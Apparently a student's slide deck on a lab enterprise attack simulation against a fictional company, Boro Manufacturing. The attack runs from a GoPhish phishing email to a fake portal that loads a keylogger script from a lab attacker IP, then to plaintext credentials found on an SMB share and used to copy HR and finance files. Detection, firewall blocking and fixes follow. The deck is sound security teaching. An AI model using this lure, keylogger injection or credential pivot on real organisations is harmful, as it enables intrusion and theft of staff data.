Enterprise Attack Simulation: Boro Manufacturing


RIDER UNIVERSITY

Jordyn Bostick


Environment

5 VM Set-up Using VMWare:

- File Server
  - Ubuntu Server
  - Samba
- SOC Machine
  - Ubuntu Linux
  - Wireshark
- 2 Employee Workstations
  - Windows
- Attacker Machine
  - Kali Linux



Attack Overview



- Phishing Email
- Key Logger
- Credential Compomise
- Lateral Movement

Phishing Email

- GoPhish campaign to SMTP4Dev email

From: "Events Coordination" <events@boromfg.local>

To: "Alexis Reyes" <areyes@boromfg.local>,

Subject: Boro Manufacturing Showcase – Media Preview Package

View | Analysis | Source | Headers | Parts

Normal


Hi Alexis,


We're finalizing the conference room displays for the Boro Manufacturing Spring Showcase.

Access the internal media portal here:
Open Media Preview Portal

Thank you,
Daniel Cho
Events Coordination
Boro Manufacturing

Payload pt.1





←Fake media portal page that does a drive-by download and contains a keylogger.


Payload pt. 2

Boro Media Portal


Keylogger Results

```
└─$ unzip -t Boro_Event_Media_Package.zip
Archive:  Boro_Event_Media_Package.zip
    testing: Images/                  OK
    testing: Images/artist_photo2.jpg   OK
    testing: Images/artist_photo1.jpg   OK
    testing: index.html               OK
    testing: Launch_Media_Preview.cmd   OK
    testing: Readme.txt               OK
    testing: Social_Posts/            OK
    testing: Social_Posts/captions.txt   OK
No errors detected in compressed data of Boro_Event_Media_Package.zip.
```

```
<script src="http://192.168.109.131:80/keylogger.js"></script>
```



Detection



Indicator of Compromise

Impact

```
┌──(kali㉿WS-08)-[~]
└─$ smbclient //192.168.109.128/BoroShare -U areyes
Password for [WORKGROUP\areyes]:
Try "help" to get a list of possible commands.
smb: \> cd Marketing
smb: \Marketing\> ls
  .                                   D        0  Sun Feb 22 20:33:48 2026
  ..                                  D        0  Sun Feb 22 20:27:57 2026
  Vendor_Access.txt                   N      331  Sun Feb 22 20:33:47 2026

                14339080 blocks of size 1024. 8587420 blocks available
smb: \Marketing\> get Vendor_Access.txt
getting file \Marketing\Vendor_Access.txt of size 331 as Vendor_Access.txt (107.7 KiloBytes/se
smb: \Marketing\> exit

┌──(kali㉿WS-08)-[~]
└─$ cat Vendor_Access.txt
AVTECH VENDOR REFERENCE

Marketing mterials may need finance to access external payments and vendor submission portal.

Primary Contact:
Preston Carr (pcarr@boromfg.local)

If Preston is OOO, please use his shared vendor login.

Username: pcarr
Password: MountainBlueRiver09!

Do not chnage password without notifying accounting.

┌──(kali㉿WS-08)-[~]
└─$ smbclient //192.168.109.128/BoroShare -U pcarr
Password for [WORKGROUP\pcarr]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb 22 20:27:57 2026
  ..                                  D        0  Sun Feb 22 20:27:57 2026
  Operations                          D        0  Mon Feb 16 21:07:41 2026
  budget_notes.txt                    A       25  Mon Feb 16 23:57:22 2026
  Marketing                           D        0  Sun Feb 22 20:33:48 2026
  Finance                             D        0  Mon Feb 16 20:52:19 2026
  AV                                  D        0  Sat Feb 21 21:56:21 2026
  HR                                  D        0  Mon Feb 16 22:26:52 2026
  Media                               D        0  Mon Feb 16 20:49:32 2026

                14339080 blocks of size 1024. 8587420 blocks available
smb: \> cd HR
smb: \HR\> ls
```

```
smb: \> cd HR
smb: \HR\> ls
  .                                   D        0  Mon Feb 16 22:26:52 2026
  ..                                  D        0  Sun Feb 22 20:27:57 2026
  Employee_List.txt                   N     2506  Mon Feb 16 22:26:50 2026
  Payroll.txt                         N       44  Mon Feb 16 19:25:36 2026
  Employee_Handbook.txt               N       39  Mon Feb 16 19:24:18 2026
  IT_Setup_Notes.txt                  N      482  Mon Feb 16 20:58:47 2026

                14339080 blocks of size 1024. 8587420 blocks available
smb: \HR\> get Employee_List.txt
getting file \HR\Employee_List.txt of size 2506 as Employee_List.txt (815.7
smb: \HR\> get IT_Setup_Notes.txt
getting file \HR\IT_Setup_Notes.txt of size 482 as IT_Setup_Notes.txt (156.9
smb: \HR\> cd ..
smb: \> cd Finance
smb: \Finance\> ls
  .                                   D        0  Mon Feb 16 20:52:19 2026
  ..                                  D        0  Sun Feb 22 20:27:57 2026
  Payroll.txt                         N      334  Mon Feb 16 20:19:28 2026
  Royalty_Payments.txt                N      182  Mon Feb 16 20:52:17 2026

                14339080 blocks of size 1024. 8587420 blocks available
smb: \Finance\> get Payroll.txt
getting file \Finance\Payroll.txt of size 334 as Payroll.txt (108.7 KiloByte
smb: \Finance\> get Royalty_Payments.txt
getting file \Finance\Royalty_Payments.txt of size 182 as Royalty_Payments.t
smb: \Finance\> exit
```

Impact

```
┌──(kali㉿WS-08)-[~]
└─$ cat Employee_List.txt
Boro Manufacturing Employee Directory

Name              Employee ID     Employee Pin      Department      Role

Andrea Clark      05596           238                               CEO

James Smith       37094           834               IT              Director
Maria Lopez       84291           324               HR              Director
Daniel Wu         23085           660               Production      Director
Ashley Carter     58538           871               Finance         Director
Robert Jenkins    94310           159               Operations      Director

Gayle Chaisson    45241           275               IT              Admin
Rebecca Jordan    46438           093               IT              Supervisor
Tyler Moore       05337           149               IT              Supervisor
Jordyn Bostick    01164           555               IT              SOC Analyst
Barbara Bequette  87527           029               IT              Tier 2
Jason Contreras   01816           440               IT              Tier 1
Bryan Simon       61216           011               IT              Tier 1

Deidre Ragusa     23954           842               HR              Supervisor
Evan Sharon       54602           732               HR              Team Member
Louis Rivera      70455           777               HR              Team Member

Vanessa Baugh     34084           382               Production      Supervisor
Timothy Guerra    29531           428               Production      Team Member
Brent Williams    85003           339               Production      Team Member
```

```
┌──(kali㉿WS-08)-[~]
└─$ cat IT_Setup_Notes.txt
BORO MANUFACTURING
IT Department - Workstation Setup Notes

New employee workstation configuration:

Standard workstation: CORP-WS-01
File server: CORP-FS-01

Login for orientation:
username: firstintiallastname
password: BoroMfg2026!

(Please remember to force password change after orientation)

Remote access to file server is done via SSH for administration.
Shared drive automatically maps to BoroShare on login.

Keep this file for reference until all new hires are set up.


┌──(kali㉿WS-08)-[~]
└─$ cat Payroll.txt
BORO MANUFACTURING - INTERNAL USE ONLY

Payroll Processing Notes

Payroll processed every other Friday.
Primary accounting workstation: CORP-WS-01


Finance Director: Ashley Carter
Payroll Specialist: Preston Carr


REMINDER:
Do NOT disable auto-login on accounting workstation.
QuickBooks integration depends on stored credentials.
```

Documentation

Documented indicators of compromise (IOCs) and findings

Incident Response (IR) Report

Firewall Change Request (FCR) Form

Vulnerabilities + Fixes

- Issues:
  - Weak passwords
  - User error
  - Open file shares
- Fixes:
  - MFA
  - Security training
  - Access controls

```
jdoe@BORO-FS-01:~$ sudo ufw deny from 192.168.109.131
[sudo] password for jdoe:
Rules updated
jdoe@BORO-FS-01:~$ sudo ufw enable
Firewall is active and enabled on system startup
jdoe@BORO-FS-01:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
Anywhere                   DENY        192.168.109.131

jdoe@BORO-FS-01:~$
```

```
┌──(kali㉿WS-08)-[~]
└─$ smbclient //192.168.109.128/BoroShare -U pcarr
do_connect: Connection to 192.168.109.128 failed (Error NT_STATUS_IO_TIMEOUT)
```

Future Improvements

- Switch to all Windows/macOS systems and integrate Active Directory for a more realistic enterprise environment
- Expand the lab for full enterprise realism (domain, users, policies)
- Simulate penetration testing scenarios on the environment
- Explore AI-assisted attack and detection techniques

Conclusion

- Initial access through phishing
- Credential use for internal access
- Lateral movement across systems
- Exposure of sensitive data

Emphasizes the importance of detecting and preventing credential-based attacks before they escalate and shows how small security gaps can quickly turn into major compromises.